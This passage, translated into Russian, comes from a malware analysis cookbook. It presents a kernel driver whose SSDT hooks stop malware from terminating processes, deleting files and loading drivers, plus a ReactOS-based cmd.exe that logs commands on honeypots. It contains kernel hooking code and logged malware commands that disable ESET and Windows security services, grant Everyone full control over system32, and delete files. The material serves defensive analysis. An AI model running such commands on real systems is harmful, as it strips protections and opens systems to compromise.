


Рисунок 9-16. Связь распространённых API удаления файлов

Рецепт 9-11. Предотвращение завершения процессов

В этом рецепте показано, как драйвер сохранения данных предотвращает завершение процессов. Процессы могут завершать себя вызовом ExitProcess или другие процессы вызовом TerminateProcess. Эти случаи может потребоваться обрабатывать по-разному, поэтому важно понимать, как различить их в драйвере ядра. Как видно из определений функций, ExitProcess принимает только один параметр, целое число состояния завершения. TerminateProcess принимает ещё один параметр - открытый дескриптор завершаемого процесса, который должен иметь хотя бы право PROCESS_TERMINATE.

```
VOID WINAPI ExitProcess(
    IN UINT ExitStatus
);

BOOL WINAPI TerminateProcess(
    IN HANDLE hProcess,
    IN UINT ExitStatus
);
```

Обе функции экспортируются kernel32.dll и внутри вызывают ntdll!NtTerminateProcess, который затем ведёт к версии ядра ZwTerminateProcess. Если все вызовы в итоге приходят в одно место, как определить, попал туда вызывающий процесс через ExitProcess или TerminateProcess? Ответ определяется значением дескриптора. В ExitProcess жёстко задана передача значения 0xFFFFFFFF функции ntdll!NtTerminateProcess. Поэтому, получив дескриптор 0xFFFFFFFF, ZwTerminateProcess знает, что вызывающий процесс собирается завершить себя. Иначе он пытается завершить другой процесс.

Следующий исходный код показывает функцию, выполняемую вместо настоящей ZwTerminateProcess после установки перехватов SSDT.

```
NTSTATUS NewZwTerminateProcess(
    HANDLE ProcessHandle,
    NTSTATUS ExitStatus)
{
    CHAR szProcess[MAX_PROCESS+4];
    CHAR szProcessToTerminate[MAX_PROCESS+4];
    NTSTATUS ntStatus;
    PEPROCESS eProcess = NULL;
    CHAR szLog[MAX_LOG_SIZE];
    DWORD ProcessId = 0;

    if (ProcessHandle != 0) {
        ntStatus = ObReferenceObjectByHandle(
            ProcessHandle,
            PROCESS_ALL_ACCESS,
            NULL,
            KernelMode,
            &eProcess,
            NULL
        );

        memset(szProcessToTerminate, 0, sizeof(szProcessToTerminate));
        if (ntStatus == STATUS_SUCCESS && eProcess != NULL) {
            GetProcessName((PCHAR)eProcess, szProcessToTerminate);
            ProcessId = PsGetProcessId(eProcess);
            ObDereferenceObject(eProcess);
        }

        sprintf(szLog,
            "terminating %s (PID %d)",
            szProcessToTerminate,
            ProcessId);

        LogMessage("PROCESS TERMINATE", szLog);
```

```
        if ((DWORD)ProcessHandle == 0xFFFFFFFF) {
            ZwSuspendProcess(ProcessHandle);
        }
    }

    return ((ZWTERMINATEPROCESS)(RealZwTerminateProcess)) (
        ProcessHandle, ExitStatus);
}
```

Если вызывающий процесс собирается завершиться, драйвер вместо этого приостанавливает его. Так процесс остаётся достаточно долго, чтобы выгрузить его память или проанализировать другими доступными средствами динамического анализа. Иногда вредоносная программа не выполняет определённые действия, поскольку не может завершить один из своих компонентов. Например, троян может сбросить пакетный сценарий, который ожидает завершения загрузчика, а затем устанавливает службу. Если запретить завершение процесса, сценарий зациклится и действия второй и третьей стадий останутся невидимыми. К счастью, перехваченный драйвером процесс можно возобновить вручную. В Process Hacker щёлкните приостановленный процесс правой кнопкой и выберите **Resume Process**, как показано на рисунке 9-17.




Рисунок 9-17. Возобновление приостановленного процесса посредством Process Hacker

Рецепт 9-12. Предотвращение удаления файлов вредоносной программой

В этом рецепте показано, как запретить удаление файлов. Перехват `ZwDeleteFile` и `ZwSetInformationFile` позволяет сохранить файлы, которые вредоносная программа или пользователь пытаются удалить следующими способами:

- из Проводника, щёлкнув файл правой кнопкой и выбрав **Delete**;
- командой `del` в `cmd.exe`;
- вызовом собственной функции `ntdll!NtDeleteFile`;
- вследствие операции перемещения, например `kernel32!MoveFile`.

Следующая функция выполняется вместо настоящей `ZwDeleteFile` после установки перехватов SSDT. Она получает имя файла из структуры `OBJECT_ATTRIBUTES` и регистрирует действие; полный код общей функции `LogMessage` находится на DVD.

```
NTSTATUS NewZwDeleteFile(
    POBJECT_ATTRIBUTES ObjectAttributes)
{
    WCHAR szFileName[MAX_PATH*2];
    ULONG MaxLength = MAX_PATH*2;
```

```
    CHAR szLog[MAX_LOG_SIZE];

    memset(szFileName, 0, sizeof(szFileName));

    if (ObjectAttributes->ObjectName != NULL &&
        ObjectAttributes->ObjectName->Buffer != NULL &&
        ObjectAttributes->ObjectName->Length < MaxLength)
    {
        wcsncpy(szFileName,
            ObjectAttributes->ObjectName->Buffer,
            ObjectAttributes->ObjectName->Length);

        szFileName[ObjectAttributes->ObjectName->Length] = L'\0';
        sprintf(szLog, "deleting file %ws", szFileName);
        LogMessage("FILE DELETE", szLog);
    }

    return STATUS_SUCCESS;
}
```

Следующая функция выполняется вместо настоящей `ZwSetInformationFile` после установки перехватов SSDT. Поскольку программа может вызывать `ZwSetInformationFile` не только для удаления, необходим фильтр по значению `FILE_INFORMATION_CLASS`. Здесь интерес представляют вызовы со значением `FileDispositionInformation` или `FileRenameInformation`.

```
NTSTATUS NewZwSetInformationFile(
    IN  HANDLE FileHandle,
    OUT PIO_STATUS_BLOCK IoStatusBlock,
    IN  PVOID FileInformation,
    IN  ULONG Length,
    IN  FILE_INFORMATION_CLASS FileInformationClass)
{
    PFILE_DISPOSITION_INFORMATION pFDI = NULL;
    WCHAR szFileName[MAX_PATH*2];
    CHAR szLog[MAX_LOG_SIZE];

    pFDI = (PFILE_DISPOSITION_INFORMATION) FileInformation;

    if (
        ((FileInformationClass == FileDispositionInformation) \
         && pFDI->DeleteFile) \
         || \
         (FileInformationClass == FileRenameInformation)
       )
    {
        memset(szFileName, 0, sizeof(szFileName));
        GetFileName(FileHandle, szFileName);
        sprintf(szLog, "deleting file %ws", szFileName);
        LogMessage("FILE DELETE", szLog);
        return STATUS_SUCCESS;
    }

    return ((ZWSETINFORMATIONFILE)(RealZwSetInformationFile))(
        FileHandle,
        IoStatusBlock,
        FileInformation,
        Length,
        FileInformationClass);
}
```

Рецепт 9-13. Предотвращение загрузки драйверов

Как отмечалось в начале раздела, вредоносная программа может загрузить драйвер и выполнить действия, неподконтрольные модулю сохранения данных. Поэтому авторы добавили возможность запрещать загрузку дополнительных драйверов. Следует помнить, что это способно неблагоприятно повлиять на анализ, поэтому постоянно включать функцию не рекомендуется. Цель - дать настраиваемый инструмент, позволяющий в каждом случае выбирать разрешённые и запрещённые операции.

Следующие фрагменты кода показывают функции замены `ZwLoadDriver` и `ZwSetSystemInformation`. После загрузки драйвера эти перехваты охватывают документированные способы загрузки драйверов. Если существуют недокументированные способы либо ядро содержит уязвимость, допускающую атаки DKOM, вредоносная программа всё ещё сможет удалять файлы и завершать процессы.

```
NTSTATUS NewZwLoadDriver(PUNICODE_STRING DriverName)
{
    CHAR szLog[MAX_LOG_SIZE];
    WCHAR * szDriver = NULL;
    ULONG Length = 0;

    if (DriverName != NULL && DriverName->Length > 0)
    {
        Length   = (DriverName->Length + 1) * sizeof(WCHAR);
        szDriver = (WCHAR *) ExAllocatePoolWithTag(
            PagedPool, Length, 'data');
        if (szDriver != NULL) {
            wcsncpy(szDriver,
                DriverName->Buffer,
                DriverName->Length);
            sprintf(szLog, "loading driver %ws", szDriver);
            LogMessageA("DRIVER LOAD", szLog);
            ExFreePoolWithTag(szDriver, 'data');
        }
    }

    return STATUS_SUCCESS;
}

NTSTATUS NTAPI NewZwSetSystemInformation(
    IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength)
{
    CHAR szLog[MAX_LOG_SIZE];

    if (SystemInformationClass == SystemLoadAndCallImage)
    {
        sprintf(szLog, "loading driver %s", "UNKNOWN");
        LogMessageA("DRIVER LOAD", szLog);
        return STATUS_SUCCESS;
    }

    return ((ZWSETSYSTEMINFORMATION)(RealZwSetSystemInformation))(
        SystemInformationClass,
        SystemInformation,
        SystemInformationLength);
}
```

Рецепт 9-14. Применение модуля сохранения данных

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

На DVD книги находится архив `preservation.zip` с заранее скомпилированным драйвером только для XP и загрузчиком командной строки. Синтаксис работы с драйвером:

```
C:\preservation>preservation.exe

Usage: preservation.exe [OPTIONS]
OPTIONS:
  l     load driver and log actions
  f     prevent file deletions
  d     prevent driver loading
  p     prevent process termination
  n     install notify routines
  u     unload the driver
EXAMPLE:
  preservation.exe lfdpn (prevent and log all)
  preservation.exe l (allow and log all)
```

Как показывает пример, все методы сохранения данных можно включить, объединив флаги в командной строке, например `lfdpn`. Если требуется только регистрировать действия подобно монитору API, а не запрещать их, при загрузке драйвера укажите только флаг `l`.

Загрузите драйвер сохранения данных из командной строки с нужными параметрами, как показано на рисунке 9-18. В примере включены все доступные перехваты и наблюдение за событиями посредством процедур уведомления из рецепта 9-10.




Рисунок 9-18. Загрузка драйвера preservation перед анализом вредоносной программы

Выполните интересующую вредоносную программу, подождите необходимое время и откройте журналы в каталоге `C:\Preservation`. Там находится текстовый файл с записями, подобными показанным в DebugView на рисунке 9-15. Однако здесь также будут предупреждения о завершении процессов, удалении файлов и загрузке DLL и драйверов. Например:

```
[PROCESS START] fetch_10d8c4282 (PID:2776)
              started rundll32.exe (PID 2956)
[THREAD START] fetch_10d8c4282 (PID:2776)
               started thread (TID 2972)
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \Device\HarddiskVolume1\WINDOWS\system32\rundll32.exe
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \SystemRoot\System32\ntdll.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \WINDOWS\system32\kernel32.dll
[...truncated for brevity...]
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \WINDOWS\system32\comctl32.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \WINDOWS\tete458015t.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \WINDOWS\system32\sfc.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \WINDOWS\system32\sfc_os.dll
```

```
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \WINDOWS\system32\wintrust.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \WINDOWS\system32\crypt32.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
             loaded \WINDOWS\system32\msasn1.dll
[FILE DELETE] rundll32.exe (PID:2956)
              deleting file \WINDOWS\system32\drivers\asyncmac.sys
[DRIVER LOAD] services.exe (PID:736)
              loading driver \Registry\Machine\
              System\CurrentControlSet\Services\AsyncMac
```

Выше показан лишь фрагмент вывода. По этим строкам можно сделать следующие выводы:

• Вредоносная программа `fetch_10d8c4282.exe` запустила новый процесс `rundll32.exe`.
• Новый процесс запускается обычным образом: сначала в память отображается основной исполняемый файл `rundll32.exe`, затем `ntdll.dll` и `kernel32.dll`.
• Затем `rundll32.exe` загружает `tete458015t.dll` с подозрительным, по крайней мере незнакомым авторам, именем. Как будет показано в главе 13, назначение `rundll32.exe` - выполнять заданную DLL.
• Сразу после `tete458015t.dll` процесс загружает несколько законных DLL: `sfc.dll` и `sfc_os.dll`, содержащие функции отключения Windows File Protection, а также `wintrust.dll`, `crypt32.dll` и `msasn1.dll`, содержащие функции криптографии, хеширования и кодирования. Все DLL, загруженные после `tete458015t.dll`, вероятно, являются её зависимостями, поскольку при нормальной работе `rundll32.exe` эти библиотеки не нужны.
• Процесс пытается удалить законный драйвер `WINDOWS\system32\drivers\asyncmac.sys`, RAS Asynchronous Media Driver. Обычно этому мешает Windows File Protection, но поскольку вредоносная программа загрузила `sfc.dll` и `sfc_os.dll`, можно предположить, что перед удалением она отключила WFP для `asyncmac.sys`.
• Затем `services.exe` начинает загрузку драйвера. Показанный параметр - путь в реестре к конфигурации драйвера. Внедрила ли `tete458015t.dll` код в `services.exe`, чтобы загрузить драйвер? Вероятно, нет: `services.exe` является Service Control Manager. Он действует, когда другие процессы используют для загрузки драйверов функции API вроде `StartService`.

На рисунке 9-19 показано исследование сохранённых свидетельств посредством Process Hacker. Выполненная вредоносная программа создала ещё девять процессов, и все они остаются в списке, поскольку им не позволили завершиться. Можно выбрать процесс и увидеть параметры командной строки либо на другой вкладке просмотреть потоки, память, дескрипторы и другие сведения. На рисунке выбран `rundll32.exe`; теперь понятно, почему в выводе присутствовали следы `tete458015t.dll`.




Рисунок 9-19. Исследование сведений о процессе посредством Process Hacker

Рецепт 9-15. Создание собственной командной оболочки посредством ReactOS

На DVD. Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Командная оболочка Windows `cmd.exe` не имеет хорошего механизма хранения истории команд. Ранее введённые в конкретной оболочке команды можно исследовать командой `DOSKEY /history`, но после закрытия оболочки или перезагрузки системы это невозможно. В этом рецепте объясняется создание собственной командной оболочки, записывающей историю в файл. Регистрация команд сохраняет содержимое сброшенных вредоносной программой пакетных файлов, поскольку каждая их строка фактически проходит через командную оболочку, и показывает команды, вводимые злоумышленниками, даже если сетевой трафик зашифрован, что полезно для фиксации действий бэкдора.

> **Примечание.** В работе *Extracting Windows command line details from physical memory*[15] Ричард М. Стивенс (Richard M. Stevens) и Иоган Кейси (Eoghan Casey) описывают извлечение истории команд из памяти `csrss.exe` посредством подключаемого модуля платформы криминалистического анализа памяти Volatility.

Сборка ReactOS

Чтобы начать работу с ReactOS:

1. Загрузите и установите среду сборки ReactOS[16] для систем, совместимых с Windows/NT. Можно попробовать среду для Linux-совместимых систем, но разработчики ReactOS предупреждают, что она может быть устаревшей.

2. Во время установки появится выбор компонентов, как на рисунке 9-20. Для этого рецепта нужны только **Subversion Tools**, остальные компоненты необязательны.



Рисунок 9-20. Установка среды сборки ReactOS

3. Чтобы открыть среду сборки, выберите **Start > All Programs > ReactOS Build Environment > ReactOS Build Environment**. При первом запуске программа предложит загрузить из SVN самый свежий исходный код ReactOS. Введите в приглашении `ssvn create`. По умолчанию файлы устанавливаются в `C:\Documents and Settings\USERNAME\reactos`; далее этот путь обозначается `%ROSPATH%`.

4. После загрузки введите `make`, чтобы собрать все файлы операционной системы. В первый раз это может занять до часа в зависимости от быстродействия системы. Позже можно изменять исходные файлы и пересобирать отдельные модули за несколько секунд.

Создание собственной оболочки

Выполните следующие действия. На DVD книги находится архив `cmd_files.zip`. При использовании исходного кода ReactOS версии 0.3.11 можно просто распаковать его файлы в `%ROSPATH%\build\shell\cmd` и перейти к шагу 7.

1. Создайте заголовочный файл `%ROSPATH%\base\shell\cmd\proxy.h` со следующим содержимым:

```
void StripCRLF(LPTSTR);
void LogCommand(LPTSTR);
void LogStart(void);
void LogCommandWithArgs(LPTSTR, LPTSTR);
```

2. Измените `%ROSPATH%\base\shell\cmd\precomp.h`, подключив новый заголовочный файл:

```
#include "proxy.h"
```

3. Создайте исходный файл `%ROSPATH%\base\shell\cmd\proxy.c`. В нём находятся пользовательские функции из `proxy.h`. По умолчанию следующий код создаёт файл `C:\commands.log`, содержащий команды, выполненные пользователем, злоумышленником или образцом вредоносной программы через эту оболочку.

```
void StripCRLF(LPTSTR first)
{
    int in=0;
    int out=0;

    for(in=0; in < _tcslen(first); in++)
    {
        TCHAR c = first[in];
        if (c != _T('\n') && c != _T('\r'))
            first[out++] = c;
    }
    first[out] = _T('\x00');
}

void LogCommand(LPTSTR first)
{
    TCHAR * dup = NULL;
    FILE * LOG = NULL;

    dup = _tcsdup(first);
    if (dup == NULL) {
        error_out_of_memory();
        return;
    }

    LOG = _tfopen(_T("C:\\commands.log"), _T("a"));

    if (LOG != NULL) {
        StripCRLF(dup);
        _ftprintf(LOG, _T("> %s\n"), dup);
        fclose(LOG);
    }

    free(dup);
}

void LogStart(void)
{
    TCHAR buf[256];
    _stprintf(buf, _T("** New Command Shell [PID:%d]"),
        GetCurrentProcessId());
    LogCommand(buf);
}

void LogCommandWithArgs(LPTSTR cmd, LPTSTR args)
{
    TCHAR * com = NULL;
```

```
    u_int len = (_tcslen(cmd) + _tcslen(args) + 2) * sizeof(TCHAR);
    com = cmd_alloc(len);
    if (com == NULL)
    {
        error_out_of_memory();
        return;
    }
    _tcscpy(com, cmd);
    _tcscat(com, args);
    LogCommand(com);
    cmd_free(com);
}
```

4. Добавьте следующую строку в `%ROSPATH%\build\shell\cmd\cmd.rbuild`, чтобы среда сборки компилировала `proxy.c`:

```
<file>proxy.c</file>
```

5. Измените `%ROSPATH%\base\shell\cmd\cmd.c`, добавив вызовы пользовательских функций. В частности, вызовите `LogStart` в самом начале функции `Initialize`. При желании измените приветствие с `ReactOS Operating System[...]` на `Microsoft Windows[...]`, иначе злоумышленники могут заметить изменённую оболочку. Затем добавьте следующие строки в соответствующие места функции `DoCommand`:

```
ret = cmdptr->func(param);
LogCommand(com);
cmd_free(com);

LogCommandWithArgs(first, rest);
ret = Execute(com, first, rest, Cmd);
cmd_free(com);
```

6. Измените `%ROSPATH%\base\shell\cmd\parser.c`, добавив вызов пользовательской функции из процедуры `ParseCommand`, как показано ниже.

```
if (!ReadLine(ParseLine, FALSE))
    return NULL;
bLineContinuations = TRUE;
LogCommand(ParseLine);
```

7. Пересоберите модуль `cmd.exe`, введя `remake cmd` в среде сборки ReactOS, как показано на рисунке 9-21.




Рисунок 9-21. Компиляция собственной командной оболочки

Установка и применение

Теперь собственная командная оболочка находится в `%ROSPATH%\output-i386\base\shell\cmd\cmd.exe`. Осталось установить новый `cmd.exe` в honeypot или систему анализа вредоносных программ. Просто перезаписать исходный `cmd.exe` нельзя, поскольку он защищён WFP. Программа `InstallCmdProxy.exe` на DVD временно отключает WFP, создаёт резервную копию исходного `cmd.exe`, а затем заменяет его собственной оболочкой. Установщик работает только в Windows XP. Собственную оболочку можно использовать в Vista и 7, но для перезаписи `cmd.exe` WFP придётся отключить вручную. Установщик показан на рисунке 9-22.



Рисунок 9-22. Установка командной оболочки посредством InstallCmdProxy.exe

Теперь собственная оболочка готова. При каждом запуске нового экземпляра `cmd.exe` функция `LogStart` записывает идентификатор процесса. Когда вредоносная программа или злоумышленник в honeypot вводит команду в `cmd.exe`, `LogCommand` регистрирует действие. Следующий вывод получен от образца, известного антивирусным производителям как Pakes или Dogrobot. Видно, как вредоносная программа отключает службы безопасности, завершает процессы, задаёт права доступа к системному каталогу и удаляет себя.

```
> ** New Command Shell [PID:1280]
> sc config ekrn start= disabled
> ** New Command Shell [PID:2752]
> taskkill.exe /im ekrn.exe /f
> ** New Command Shell [PID:2812]
> taskkill.exe /im egui.exe /f
> ** New Command Shell [PID:176]
> net stop wscsvc
> ** New Command Shell [PID:2888]
> net stop SharedAccess
> ** New Command Shell [PID:2924]
> sc config sharedaccess start= disabled
> ** New Command Shell [PID:1272]
> cacls "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\" /e /p everyone:f
> ** New Command Shell [PID:376]
> cacls C:\WINDOWS\system32 /e /p everyone:f
> ** New Command Shell [PID:2956]
> afc90a.bat
> @echo off
> @echo ad32rwhlk>>321.aqq
> @del 321.aqq
> @del "C:\kdhxyy.exe"
> @del afc90a.bat
> @exit
```

Следующий вывод получен от образца, известного антивирусным производителям как вариант Rbot. Он устанавливает в систему несколько других исполняемых файлов, а затем запускает через `cmd.exe` пакетные файлы для удаления следов.

```
> ** New Command Shell [PID:3060]
> C.tmp_deleteme.bat
> :try
> del "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IXP000.TMP\C.tmp"
> if exist "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IX.TMP\C.tmp" goto try
> del C.tmp_deleteme.bat
> ** New Command Shell [PID:2952]
> "C:\Program Files\Common Files\Microsoft Shared\MSINFO\Del.bat"
> :try
> del "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IXP000.TMP\B.tmp"
